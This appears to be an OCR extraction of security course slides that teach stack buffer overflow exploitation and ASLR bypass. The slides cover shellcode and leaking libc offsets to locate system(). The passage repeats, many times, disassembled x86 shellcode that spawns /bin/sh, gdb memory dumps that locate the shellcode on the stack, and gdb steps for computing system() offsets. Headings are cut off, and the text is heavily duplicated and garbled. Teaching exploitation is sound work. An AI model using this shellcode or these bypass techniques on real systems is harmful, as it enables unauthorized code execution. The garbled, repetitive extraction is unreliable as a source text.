10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode

SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


```
 0:   6a 32              push   $0x32
 2:   58                 pop    %eax
 3:   cd 80              int    $0x80
 5:   89 c3              mov    %eax,%ebx
 7:   89 c1              mov    %eax,%ecx
 9:   6a 47              push   $0x47
 b:   58                 pop    %eax
 c:   cd 80              int    $0x80
 e:   6a 0b              push   $0xb
10:   58                 pop    %eax
11:   99                 cltd
12:   89 d1              mov    %edx,%ecx
14:   52                 push   %edx
15:   68 6e 2f 73 68     push   $0x68732f6e
1a:   68 2f 2f 62 69     push   $0x69622f2f
1f:   89 e3              mov    %esp,%ebx
21:   cd 80              int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```


Stack Buffer Overflow + Run Shellcode



```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

We need to know where the shellcode is!

Stack Bu




```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00:     0x676e656c      0x732f7365      0x6b636174      0x66766f2d
0xffffdf10:     0x6f6e2d6c      0x766e652d      0x74732f70      0x2d6b6361
0xffffdf20:     0x6c66766f      0x2d6f6e2d      0x70766e65      0x0032332d
0xffffdf30:     0x58326a90      0xc38980cd      0x476ac189      0x6a80cd58
0xffffdf40:     0x8999580b      0x6e6852d1      0x6868732f      0x69622f2f
0xffffdf50:     0x80cde389      0x45485400      0x49485420      0x41204452
0xffffdf60:     0x4d554752      0x20544e45      0x59204649      0x5720554f
0xffffdf70:     0x20544e41      0x50204f54      0x4d205455      0x0045524f
0xffffdf80:     0x2e637465      0x00000000      0x00000000      0x00000000
0xffffdf90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfa0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfb0:     0x2f000000      0x656d6f68      0x62616c2f      0x65772f73
0xffffdfc0:     0x2f336b65      0x6c616863      0x676e656c      0x732f7365
0xffffdfd0:     0x6b636174      0x66766f2d      0x6f6e2d6c      0x766e652d
0xffffdfe0:     0x74732f70      0x2d6b6361      0x6c66766f      0x2d6f6e2d
0xffffdff0:     0x70766e65      0x0032332d      0x00000000      0x00000000
0xffffe000:     Cannot access memory at address 0xffffe000
```

```
14:   52                    push   %eax
15:   68 6e 2f 73 68        push   $0x68732f6e
1a:   68 2f 2f 62 69        push   $0x69622f2f
1f:   89 e3                 mov    %esp,%ebx
21:   cd 80                 int    $0x80
```

We need to know where the shellcode is!

Stack Bu

SHELLCODE

EEEE

DDDD

CCCC

BBBB

AAAA

```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00:	0x676e656c	0x732f7365	0x6b636174	0x66766f2d
0xffffdf10:	0x6f6e2d6c	0x766e652d	0x74732f70	0x2d6b6361
0xffffdf20:	0x6c66766f	0x2d6f6e2d	0x70766e65	0x0032332d
0xffffdf30:	0x58326a90	0xc38980cd	0x476ac189	0x6a80cd58
0xffffdf40:	0x8999580b	0x6e6852d1	0x6868732f	0x69622f2f
0xffffdf50:	0x80cde389	0x45485400	0x49485420	0x41204452
0xffffdf60:	0x4d554752	0x20544e45	0x59204649	0x5720554f
0xffffdf70:	0x20544e41	0x50204f54	0x4d205455	0x0045524f
0xffffdf80:	0x2e637465	0x00000000	0x00000000	0x00000000
0xffffdf90:	0x00000000	0x00000000	0x00000000	0x00000000
0xffffdfa0:	0x00000000	0x00000000	0x00000000	0x00000000
0xffffdfb0:	0x2f000000	0x656d6f68	0x62616c2f	0x65772f73
0xffffdfc0:	0x2f336b65	0x6c616863	0x676e656c	0x732f7365
0xffffdfd0:	0x6b636174	0x66766f2d	0x6f6e2d6c	0x766e652d
0xffffdfe0:	0x74732f70	0x2d6b6361	0x6c66766f	0x2d6f6e2d
0xffffdff0:	0x70766e65	0x0032332d	0x00000000	0x00000000
0xffffe000:	Cannot access memory at address 0xffffe000
```

```
14:   52                  push   %eax
15:   68 6e 2f 73 68      push   $0x68732f6e
1a:   68 2f 2f 62 69      push   $0x69622f2f
1f:   89 e3               mov    %esp,%ebx
21:   cd 80               int    $0x80
```

We need to know where the shellcode is!

Stack Bu

```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00:     0x676e656c      0x732f7365      0x6b636174      0x66766f2d
0xffffdf10:     0x6f6e2d6c      0x766e652d      0x74732f70      0x2d6b6361
0xffffdf20:     0x6c66766f      0x2d6f6e2d      0x70766e65      0x0032332d
0xffffdf30:     0x58326a90      0xc38980cd      0x476ac189      0x6a80cd58
0xffffdf40:     0x8999580b      0x6e6852d1      0x6868732f      0x69622f2f
0xffffdf50:     0x80cde389      0x45485400      0x49485420      0x41204452
0xffffdf60:     0x4d554752      0x20544e45      0x59204649      0x5720554f
0xffffdf70:     0x20544e41      0x50204f54      0x4d205455      0x0045524f
0xffffdf80:     0x2e637465      0x00000000      0x00000000      0x00000000
0xffffdf90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfa0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfb0:     0x2f000000      0x656d6f68      0x62616c2f      0x65772f73
0xffffdfc0:     0x2f336b65      0x6c616863      0x676e656c      0x732f7365
0xffffdfd0:     0x6b636174      0x66766f2d      0x6f6e2d6c      0x766e652d
0xffffdfe0:     0x74732f70      0x2d6b6361      0x6c66766f      0x2d6f6e2d
0xffffdff0:     0x70766e65      0x0032332d      0x00000000      0x00000000
0xffffe000:     Cannot access memory at address 0xffffe000
```

SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA

```
14:   52                push   %eax
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

We need to know where the shellcode is!


Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR)

- Attackers need to know which address to control (jump/overwrite)
  - Stack - shellcode
  - Library - system()
  - Heap – chunks metadata (will learn this later)

- Defense: let's randomize it!
  - Attackers do not know where to jump…
  - Win!

ASLR - History




ASLR - History

Kees Cook gives a KASLR demo at the 2013 Linux Security Summit

[Posted October 9, 2013 by jake]

ASLR: Randomize Addresses per Each Execution




```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

How Random is the Address?

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```


How Random is the Address?

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G...
64bit heap	28 bits	1 in 128M
64bit library	28 bits	
64bit Windows	19 bits	

```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```


```
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                    /bin/cat
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166            /lib/x86_64-linux-gnu/libc-2.23.so
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164            /lib/x86_64-linux-gnu/ld-2.23.so
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                    /bin/cat
7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166            /lib/x86_64-linux-gnu/libc-2.23.so
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164            /lib/x86_64-linux-gnu/ld-2.23.so
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                    /bin/cat
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166            /lib/x86_64-linux-gnu/libc-2.23.so
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164            /lib/x86_64-linux-gnu/ld-2.23.so
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

Overhead?



Overhead?

- <1% in 64 bit
  - printf(”asdf”)
  - Access all strings via relative address from current %rip
    - `lea 0x23423(%rip), %rdi`
- ~ 3% in 32 bit
  - Cannot address using %eip
- How?
  - `call +5; pop %ebx; add $0x23423, %ebx;` ← GETTING EIP to EBX



Then, How Can We Bypass ASLR?

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

Then, How Can We Bypass ASLR?

- Brute-force
  - Get a core dump
  - Set that address
  - Run for N times!
- Eventually the address will be matched..
  - Look at the table
- Requires too many trials in some cases…

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

Then, How Can We Bypass ASLR?

- Brute-force
  - Get a core dump
  - Set that address
  - Run for N times!
- Eventually the address will be matched..
  - Look at the table
- Requires **too many trials** in some cases…

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288


Leak address

- Information Leak
  - Leak the target address!
  - libc? Where is the system()?

- Leaking a target address (e.g., system()) could be difficult
  1. system() should be used in a program
  2. Our bug should be located near the use of system()

Understanding ASLR Characteristics

- How do they randomize the address?
  - Change the BASE address of each area
  - Use relative addressing in the area



Relative Addressing

```
$ ./aslr-check-2
Stack addresses:
var_1 0xbf97a608 var_2 0xbf97a600 var_3 0xbf97a5fc
Heap addresses:
heap 0x8424410 heap2 0x8424420 heap3 0x8424430
LIBC addresses:
printf 0xb7d89670
puts 0xb7d9fca0, diff with printf 91696
system 0xb7d7ada0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbfa99928 var_2 0xbfa99920 var_3 0xbfa9991c
Heap addresses:
heap 0x9e34410 heap2 0x9e34420 heap3 0x9e34430
LIBC addresses:
printf 0xb7dd2670
puts 0xb7de8ca0, diff with printf 91696
system 0xb7dc3da0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbf8767e8 var_2 0xbf8767e0 var_3 0xbf8767dc
Heap addresses:
heap 0x9903410 heap2 0x9903420 heap3 0x9903430
LIBC addresses:
printf 0xb7de7670
puts 0xb7dfdca0, diff with printf 91696
system 0xb7dd8da0, diff with printf -59600
```

Addresses are different,
But their distances are the same

ASLR Bypass Strategy

```
$ ldd aslr-3
        linux-gate.so.1 =>  (0xb7fc5000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7df5000)
        /lib/ld-linux.so.2 (0xb7fc7000)
```

- Library
  - ldd first
  - Open that library with gdb
  - Print functions!
    - Prints offset

```
$ gdb -q /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading s
done.
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0x3ada0 <__libc_system>
gdb-peda$ print printf
$2 = {<text variable, no debug info>} 0x49670 <__printf>
gdb-peda$ print puts
